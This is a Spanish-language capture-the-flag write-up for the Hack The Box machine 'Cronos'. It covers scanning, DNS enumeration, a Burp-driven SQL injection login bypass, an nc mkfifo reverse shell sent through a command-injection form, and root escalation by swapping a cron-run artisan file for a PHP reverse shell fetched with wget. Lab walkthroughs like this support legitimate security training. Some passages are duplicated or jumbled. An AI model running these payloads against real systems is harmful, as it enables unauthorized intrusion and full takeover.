

Cronos

#####Maquina Linux Nivel Medio
Cronos#####

Escaneo:

└─\$ nmap -Pn -sCV 10.10.10.13 -T4

Starting Nmap 7.93 (<https://nmap.org>) at 2023-09-19 20:33 -05

Nmap scan report for 10.10.10.13 (10.10.10.13)

Host is up (0.074s latency).

Not shown: 997 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 18b973826f26c7788f1b3988d802cee8 (RSA)

| 256 1ae606a6050bbb4192b028bf7fe5963b (ECDSA)

|_ 256 1a0ee7ba00cc020104cda3a93f5e2220 (ED25519)

53/tcp open domain ISC BIND 9.10.3-P4 (Ubuntu Linux)

| dns-nsid:

|_ bind.version: 9.10.3-P4-Ubuntu

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_http-title: Apache2 Ubuntu Default Page: It works

|_http-server-header: Apache/2.4.18 (Ubuntu)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 17.75 seconds

full port:

└─\$ nmap -p- -sCV 10.10.10.13 -T4

Starting Nmap 7.93 (<https://nmap.org>) at 2023-09-19 20:35 -05

Nmap scan report for 10.10.10.13 (10.10.10.13)

Host is up (0.072s latency).

Not shown: 65532 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 2048 18b973826f26c7788f1b3988d802cee8 (RSA)

| 256 1ae606a6050bbb4192b028bf7fe5963b (ECDSA)

|_ 256 1a0ee7ba00cc020104cda3a93f5e2220 (ED25519)

53/tcp open domain ISC BIND 9.10.3-P4 (Ubuntu Linux)

| dns-nsid:

|_ bind.version: 9.10.3-P4-Ubuntu

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))

|_http-title: Apache2 Ubuntu Default Page: It works

|_http-server-header: Apache/2.4.18 (Ubuntu)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 35.01 seconds

escaneo udp :

```
└─$ sudo nmap -sU 10.10.10.13 -T4
```

[sudo] password for kali:

Starting Nmap 7.93 (<https://nmap.org>) at 2023-09-19 20:38 -05

Warning: 10.10.10.13 giving up on port because retransmission cap hit (6).

Stats: 0:13:50 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan

UDP Scan Timing: About 82.07% done; ETC: 20:55 (0:03:01 remaining)

Nmap scan report for 10.10.10.13 (10.10.10.13)

Host is up (0.072s latency).

Not shown: 987 closed udp ports (port-unreach)

PORT	STATE	SERVICE
------	-------	---------

53/udp	open	domain
--------	------	--------

1040/udp	open filtered	netarx
----------	---------------	--------

1042/udp	open filtered	afrog
----------	---------------	-------

1067/udp	open filtered	instl_boots
----------	---------------	-------------

17592/udp	open filtered	unknown
-----------	---------------	---------

20791/udp	open filtered	unknown
-----------	---------------	---------

21298/udp	open filtered	unknown
-----------	---------------	---------

22124/udp	open filtered	unknown
-----------	---------------	---------

30697/udp	open filtered	unknown
-----------	---------------	---------

31189/udp	open filtered	unknown
-----------	---------------	---------

47915/udp	open filtered	unknown
-----------	---------------	---------

49162/udp	open filtered	unknown
-----------	---------------	---------

49179/udp	open filtered	unknown
-----------	---------------	---------

escaneando con gobuster el puerto 80

```
gobuster dir -u http://10.10.10.13/ -t 100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x txt,php,ht,html,xml,sh
```

```
/.html           (Status: 403) [Size: 291]
```

```
/.php            (Status: 403) [Size: 290]
```

```
/.ht             (Status: 403) [Size: 289]
```

```
/index.html      (Status: 200) [Size: 11439]
```

```
/.php            (Status: 403) [Size: 290]
```

```
/.ht             (Status: 403) [Size: 289]
```

```
/.html           (Status: 403) [Size: 291]
```

```
Progress: 595620 / 1543927 (38.58%)^C
```

<http://10.10.10.13/server-status>

<http://10.10.10.13/icons/README>

Public Domain Icons

These icons were originally made for Mosaic for X and have been included in the NCSA httpd and Apache server distributions in the past. They are in the public domain and may be freely included in any application. The originals were done by Kevin Hughes (kevinh@kevcom.com). Andy Polyakov tuned the icon colors and added a few new images.

If you'd like to contribute additions to this set, contact the httpd documentation project <<http://httpd.apache.org/docs-project/>>.

Almost all of these icons are 20x22 pixels in size. There are alternative icons in the "small" [directory](#) that are 16x16 in size, provided by Mike Brown (mike@hyperreal.org).

Suggested Uses


Toco ver el write up gonorrhea y alli no sabia esta parte

Transferencia de zona:

Para validar la transferencia de zona se requiere de un dominio como no tenemos dominio viendo el write up encontro que la sintaxis del nslookup es

nslookup host [server]

nslookup 10.10.10.13 10.10.10.1



con esto ya tenemos el dominio ns1.cronos.htb.

buscando registros mx para validar posibles correos obviamente añadidos antes al etc/host el domain

<https://es.linux-console.net/?p=16744#gsc.tab=0>

dig cronos.htb mx

```
└─$ dig cronos.htb mx
; <<> DiG 9.18.10-2-Debian <<> cronos.htb mx
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NXDOMAIN, id: 54965
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;cronos.htb. IN
;; AUTHORITY SECTION:
. 3600 IN
;; Query time: 308 msec
;; SERVER: 192.168.1.1#53(192.168.1.1) (UDP)
;; WHEN: Wed Sep 20 22:04:06 -05 2023
;; MSG SIZE rcvd: 114

past. They are in the public domain and may be freely included in any
application. The originals were done by Kevin Hughes (kevinh@kevcom.com).
Andy Polyakov tuned the icon colors and added a few new images.

If you'd like to contribute additions to this set, contact the httpd
documentation project <http://httpd.apache.org/docs-project/>.

Almost all of these icons are 20x22 pixels in size. There are
alternative icons in the "small" directory that are 16x16 in size,
provided by Mike Brown (mike@hyperreal.org).

Suggested Uses
MX

Toco ver el write up gonorrhea y alli no sabia esta parte
SOA a.root-servers.net. nstld.verisign-grs.com. 2023092002 1800 900 604800 86400
transferencia de zona:
Para validar la transferencia de zona se requiere de un dominio como no tenemos dominio viendo wi
del nslookup es
nslookup host [server]
```

pero no encontramos nada

ahora escanaremos subdominios para esto hay varias opciones sublist3r, gobuster, wfuzz etc..

localizamos los subdominios

```
(kali@kali)-[~/machineshtb/Cronos]
$ locate subdomains
/usr/lib/python3/dist-packages/censys/asm/assets/subdomains.py
/usr/lib/python3/dist-packages/censys/asm/assets/__pycache__/subdomains.cpython-310.pyc
/usr/lib/python3/dist-packages/censys/asm/assets/__pycache__/subdomains.cpython-311.pyc
/usr/lib/python3/dist-packages/censys/cli/commands/subdomains.py
/usr/lib/python3/dist-packages/censys/cli/commands/__pycache__/subdomains.cpython-310.pyc
/usr/lib/python3/dist-packages/censys/cli/commands/__pycache__/subdomains.cpython-311.pyc
/usr/share/amass/wordlists/bitquark_subdomains_top100K.txt
/usr/share/amass/wordlists/subdomains-top1mil-110000.txt
/usr/share/amass/wordlists/subdomains-top1mil-20000.txt
/usr/share/amass/wordlists/subdomains-top1mil-5000.txt
/usr/share/amass/wordlists/subdomains.lst
/usr/share/dnsrecon/subdomains-top1mil-20000.txt
/usr/share/dnsrecon/subdomains-top1mil-5000.txt
/usr/share/dnsrecon/subdomains-top1mil.txt
/usr/share/metasploit-framework/data/wordlists/lynx_subdomains.txt
/usr/share/metasploit-framework/modules/auxiliary/gather/searchengine_subdomains_collector.rb
/usr/share/spiderfoot/spiderfoot/dicts/subdomains-10000.txt
/usr/share/spiderfoot/spiderfoot/dicts/subdomains.txt

Cronos

DOCUMENTATION LARACASTS NEWS FO
```

gobuster dns -d cronos.htb -t 100 -w /usr/share/dnsrecon/subdomains-top1mil.txt

```
$ gobuster dns -d cronos.htb -t 100 -w /usr/share/dnsrecon/subdomains-top1mil.txt

Gobuster v3.4
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Domain: cronos.htb
[+] Threads: 100
[+] Timeout: 1s
[+] Wordlist: /usr/share/dnsrecon/subdomains-top1mil.txt

2023/09/20 22:22:40 Starting gobuster in DNS enumeration mode

Progress: 34615 / 114607 (30.20%)
[!] Keyboard interrupt detected, terminating.

2023/09/20 22:28:07 Finished
```

no encontramos nada de subdominios

enumerando con gobuster y nikto

no encontramos nada

Transferencia de zona:

buscando en internet encontré que con dig podemos ver registros

pero esto funciona de la siguiente forma

dig @ip dominio registro

dig @10.10.10.13 cronos.htb NS

```

$ dig @10.10.10.13 cronos.htb NS

; <<>> DiG 9.18.10-2-Debian <<>> @10.10.10.13 cronos.htb NS
; (1 server found)
;; global options: +cmd
;; Got answer:
;; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 35893
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;cronos.htb.                                IN      NS

;; ANSWER SECTION:
cronos.htb.                                604800  IN      NS

;; ADDITIONAL SECTION:
ns1.cronos.htb.                            604800  IN

;; Query time: 72 msec
;; SERVER: 10.10.10.13#53(10.10.10.13) (UDP)
;; WHEN: Wed Sep 20 23:31:02 -05 2023
;; MSG SIZE rcvd: 73

(kali@kali)-[~/machineshtb/Cronos]

```

ahora buscando registros mx
 dig @10.10.10.13 cronos.htb mx

```

$ dig @10.10.10.13 cronos.htb mx

; <<>> DiG 9.18.10-2-Debian <<>> @10.10.10.13 cronos.htb mx
; (1 server found)
;; global options: +cmd
;; Got answer:
;; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 15918
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;cronos.htb.                                IN      MX


;; AUTHORITY SECTION:
cronos.htb.                                604800  IN      SOA

;; Query time: 72 msec
;; SERVER: 10.10.10.13#53(10.10.10.13) (UDP)
;; WHEN: Wed Sep 20 23:31:56 -05 2023
;; MSG SIZE rcvd: 81

(kali@kali)-[~/machineshtb/Cronos]
$

```

encontramos admin.cronos.htb
 lo agregamos al /etc/hosts
 encontramos un posible panel que podriamos afectar con fuerza bruta o validar si tiene inyecciones



Login

UserName :

Password :

Advertisement

ATAQUE CLUSTER BOMB BURPSUITE SQLIJECTION

La idea es validar si este es susceptible a sqlinjec sin utilizar sqlmap como lo hacemos por medio de burpsuite y clusterbom

1) capturar la peticion

DashboardTargetProxyIntruderRepeaterSequencerDecoderComparerLoggerExtensions

InterceptHTTP historyWebSockets historyOptions

Request to http://admin.cronos.htb:80 [10.10.10.13]

PrettyRawHex

```
1 POST / HTTP/1.1
2 Host: admin.cronos.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 55
9 Origin: http://admin.cronos.htb
10 DNT: 1
11 Connection: close
12 Referer: http://admin.cronos.htb/
13 Cookie: PHPSESSID=vllmqfj5lftibklp5r8en0r5l1
14 Upgrade-Insecure-Requests: 1
15 Sec-GPC: 1
16
17 username=admin+or%271%3D1--&password=admin+or%271%3D1--
```

2) clic derecho enviar al intruder y seleccionar el tipo de ataque cluster bomb

Positions

Payloads

Resource Pool

Options

?

Choose an attack type

Attack type:

Cluster bomb

?

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:

http://admin.cronos.htb

1

POST / HTTP/1.1

2

Host: admin.cronos.htb

3

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate

7

Content-Type: application/x-www-form-urlencoded

8

Content-Length: 55

9

Origin: http://admin.cronos.htb

10

DNT: 1

11

Connection: close

12

Referer: http://admin.cronos.htb/

13

Cookie: PHPSESSID=v1lmqfj5lftibklp5r8en0r5l1

14

Upgrade-Insecure-Requests: 1

15

Sec-GPC: 1

16

17

username=\$admin+or%271%3D1--\$&password=\$admin+or%271%3D1--\$

3) borrar los \$\$ y dejar solo esos \$ en user name y password

4) extraer un listado de sqlbypass sacamos el de hacktricks.

<https://book.hacktricks.xyz/pentesting-web/login-bypass/sql-login-bypass>


```
admin
password
1234
123456
root
toor
test
guest
' or '1'='1
' or ''='
' or 1]%00
' or /* or '
' or "a" or '
' or 1 or '
' or true() or '
'or string-length(name.)<10 or'
'or contains(name,'adm') or'
'or contains(.,'adm') or'
'or position(,)=2 or'
admin' or '
' or '1'='1
```

5) en la pestaña de payloads cargar la lista de hacktricks en la posicion 1 y 2

? Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the F

Payload set: 1

Payload count: 796

Payload type: Simple list

Request count: 633,616

? Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

' or '1'='1

' or ''='

' or 1]%00

' or /* or '

' or "a" or '

' or 1 or '

' or true() or '

' or string-length(name(.))<10 or'

' or contains(name,'adm') or'

' or contains(.,'adm') or'

Enter a new item

Add from list ... [Pro version only]

DashboardTargetProxyIntruderRepeaterSequencerDecoderCo

3 x +

PositionsPayloadsResource PoolOptions

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined

Payload set: 2

Payload count: 796

Payload type: Simple list

Request count: 633,616

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

Add from list ... [Pro version only]

' or '1'='1

' or ''='

' or 1]%00

' or /* or '

' or "a" or '

' or 1 or '

' or true() or '

'or string-length(name.)<10 or'

'or contains(name,'adm') or'

'or contains(.,'adm') or'

Enter a new item

6) iniciar el ataque y validar las respuestas diferentes a 200 o que tienen mayor tamaño

Results	Positions	Payloads	Resource Pool	Options			
Filter: Showing all items							
Request	Payload 1	Payload 2	Status ▾	Error	Timeout	Length	Commer
363	'oR(2)=2#	' or '1'='1	302	<input type="checkbox"/>	<input type="checkbox"/>	1852	
365	'oR(2)=(2)oR'	' or '1'='1	302	<input type="checkbox"/>	<input type="checkbox"/>	1852	
366	'oR'2'='2' LimIT1-- 2	' or '1'='1	302	<input type="checkbox"/>	<input type="checkbox"/>	1852	
367	'oR'2'='2' LimIT1#	' or '1'='1	302	<input type="checkbox"/>	<input type="checkbox"/>	1852	
0			200	<input type="checkbox"/>	<input type="checkbox"/>	1887	
1	' or '1'='1	' or '1'='1	200	<input type="checkbox"/>	<input type="checkbox"/>	1887	
2	' or ''='	' or '1'='1	200	<input type="checkbox"/>	<input type="checkbox"/>	1887	
3	' or 1]%00	' or '1'='1	200	<input type="checkbox"/>	<input type="checkbox"/>	1887	
4	' or /* or '	' or '1'='1	200	<input type="checkbox"/>	<input type="checkbox"/>	1887	
5	' or "a" or '	' or '1'='1	200	<input type="checkbox"/>	<input type="checkbox"/>	1887	
7	' or true() or '	' or '1'='1	200	<input type="checkbox"/>	<input type="checkbox"/>	1887	
8	'or string-length(name.)<10 or'	' or '1'='1	200	<input type="checkbox"/>	<input type="checkbox"/>	1887	
9	'or contains(name,'adm') or'	' or '1'='1	200	<input type="checkbox"/>	<input type="checkbox"/>	1887	
10	'or contains(.,'adm') or'	' or '1'='1	200	<input type="checkbox"/>	<input type="checkbox"/>	1887	
11	'or position()=2 or'	' or '1'='1	200	<input type="checkbox"/>	<input type="checkbox"/>	1887	
14	*	' or '1'='1	200	<input type="checkbox"/>	<input type="checkbox"/>	1887	

7) como la respuesta en en otro codificacion podemos convertirla

11/17

14

'or'='1

200

Request

Response

Pretty

Raw

Hex

Origin: http://admin.cronos.htb

DNT: 1

Connection: close

Referer: http://admin.cronos.htb/

Cookie: PHPSESSID=v1lmqfj5lftibklp5r8en0r5l1

Upgrade-Insecure-Requests: 1

Sec-GPC: 1

username='oR'2'%3d'2'%20LimIT%201%23&password='%20or%20'1'%3d'1

Limit1-- 2

'or'='1

302

1852

Limit1-- 2

'or'='1

302

1852

Converted text

Copy to clipboard

Close

1

2 username='oR'2'='2' LimIT 1#&password=' or '1'='1

?

⚙







⬅

➡




Search...

0 matches

username=' or 1 or '&password=' or '1'='1



1234



Hack The Box :: Hack The

Net Tool v0.1

⬅ ➡ ↺ 🏠

🛡

🔒

🔑

admin.cronos.htb/welcome.php

📺 YouTube

🗣 DeepL Translate - El m...

📁 Machine Excell

📁 Training

📁 ACTIVE DIRECTORY

Net Tool v0.1

traceroute ▾


8.8.8.8

Execute!

[Sign Out](#)

12/17

#####Ganar acceso comand excute#####
con nuestra herramienta hacktools buscamos una reverse shell
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.4 1234 >/tmp/f




Net Tool v0.1

traceroute ▾ >&1|nc 10.10.14.4 1234 >/tmp/f Execute!

config.php
index.php
logout.php
session.php
welcome.php

[Sign Out](#)



antes tambien podemos arreglar un poco nuestra shell con python
la flag

```
www-data@cronos:/home/noulis$ cat user.txt
cat user.txt
7bc9d993a40bfdac76200c7b66c9a90c
www-data@cronos:/home/noulis$
```

#####Escalada de privilegios #####

link de todos los cron

<https://juggernaut-sec.com/cron-jobs-lpe/>

borrar una linea con esto borramos toda linea 3 del archivo distros-deb.txt

sed -i "3d" distros-deb.txt

agregar lineas con sed -i "48a" archivo.txt

si queremos ver por consola como se ven las lineas añadidas se omite el flag -i

NOTA: todo esto lo hice por el siguiente motivo

world-writable files to the root crontab

```
www-data@cronos:/var/www/laravel$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
#
```

vemos que hay php que correo como root del archivo artisan me imagine que al añadir una reverse shell a artisan ya tendria consola root

pero no sirvio por eso utilize sed para borrar las lineas de la reverse shell

buscamos el file artisan

```
#
www-data@cronos:/var/www/laravel$ pwd
pwd
/var/www/laravel
www-data@cronos:/var/www/laravel$ ls -lah
ls -lah
total 2.0M
drwxr-xr-x 13 www-data www-data 4.0K Sep 22 06:42 .
drwxr-xr-x  5 root      root    4.0K May 10 2022 ..
-rw-r--r--  1 www-data www-data  572 Apr  9 2017 .env
drwxr-xr-x  8 www-data www-data 4.0K May 10 2022 .git
-rw-r--r--  1 www-data www-data  111 Apr  9 2017 .gitattributes
-rw-r--r--  1 www-data www-data  117 Apr  9 2017 .gitignore
-rw-r--r--  1 www-data www-data  727 Apr  9 2017 CHANGELOG.md
drwxr-xr-x  6 www-data www-data 4.0K May 10 2022 app
-rwxr-xr-x  1 www-data www-data 1.7K Sep 22 06:42 artisan
drwxr-xr-x  3 www-data www-data 4.0K May 10 2022 bootstrap
-rw-r--r--  1 www-data www-data 1.3K Apr  9 2017 composer.json
-rw-r--r--  1 www-data www-data 119K Apr  9 2017 composer.lock
```

vemos que www-data itene acceso

por lo tanto la solucion mas sencilla es remplazar este archivo por un propio por lo cual en nuestro archivo pondremos una reverse shell de php para que corra .

utilizamos hacktools y pentestmonkey

```
(kali@kali)-[~/machineshtb/Cronos]
$ cat reverseshell.php

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.4'; // You have changed this
$port = 1235; // And this
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies
```

levantamos python


```
(kali@kali:~/machines/hb/Cronos) Machine Excell Training ACTIVE DIRECTORY
$ python3 -m http.server 2000
Serving HTTP on 0.0.0.0 port 2000 (http://0.0.0.0:2000/) ...
127.0.0.1 - - [21/Sep/2023 23:04:51] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [21/Sep/2023 23:04:51] "code 404, message File not found"
127.0.0.1 - - [21/Sep/2023 23:04:51] "GET /favicon.ico HTTP/1.1" 404 -
10.10.10.13 - - [21/Sep/2023 23:07:17] "GET /reverseshell.php HTTP/1.1" 200 -
```

descargamos en tmp

```
www-data@cronos:/tmp$ wget http://10.10.14.4:2000/reverseshell.php
wget http://10.10.14.4:2000/reverseshell.php
--2023-09-22 07:07:17-- http://10.10.14.4:2000/reverseshell.php
Connecting to 10.10.14.4:2000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3908 (3.8K) [application/octet-stream]
Saving to: 'reverseshell.php'

reverseshell.php 100%[====>] 3.82K --.-KB/s in 0s
• cronos.ctb~
2023-09-22 07:07:17 (18.5 MB/s) - 'reverseshell.php' saved [3908/3908]
• cronos.ctb~
www-data@cronos:/tmp$ ls
ls
f • reverseshell.php
reverseshell.php
systemd-private-c95f48a8a9d848ee82dc756c9df508c9-systemd-timesyncd.service-lGrODU
vmware-root
www-data@cronos:/tmp$
```

ahora lo que hacemos es mover el archivo de la shell y cambiarlo por el de artisan

mv reverseshell.php /var/www/laravel/artisan

```
www-data@cronos:/tmp$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron && cd / && run-parts --report /etc/cron.daily
47 6 * * 7 root    test -x /usr/sbin/anacron && cd / && run-parts --report /etc/cron.weekly
52 6 1 * * root    test -x /usr/sbin/anacron && cd / && run-parts --report /etc/cron.monthly
* * * * * root    php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1
#
www-data@cronos:/tmp$ mv reverseshell.php /var/www/laravel/artisan
mv reverseshell.php /var/www/laravel/artisan
www-data@cronos:/tmp$
```



```
(kali㉿kali)~[~/TryHackme]
$ nc -lvp 1235
listening on [any] 1235 ...
connect to [10.10.14.4] from cronos.htb [10.10.10.13] 55332
Linux cronos 4.4.0-72-generic #93-Ubuntu SMP Fri Mar 31 14:07:41 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
07:10:01 up 1:47, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM      LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=0(root) gid=0(root) groups=0(root)
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
#
```

reverseshell.php 100%[=====] 3.82K --.-KB/s in 0

cronos.htb

reverseshell.php saved [1308/3908]

systemd-private-c95f48a8a9d848ee82dc756c9df508c9-systemd-timesyncd.servi

vmware-root

www-data@cronos:/tmp\$

ahora lo que hacemos es mover el archivo de la shell y cambiarlo por el de arti

validando en writeups si se puede obtener root sin necesidad de reemplazar el archivo por medio de estos comandos

<https://0xdf.gitlab.io/2020/04/14/htb-cronos.html>

<?php

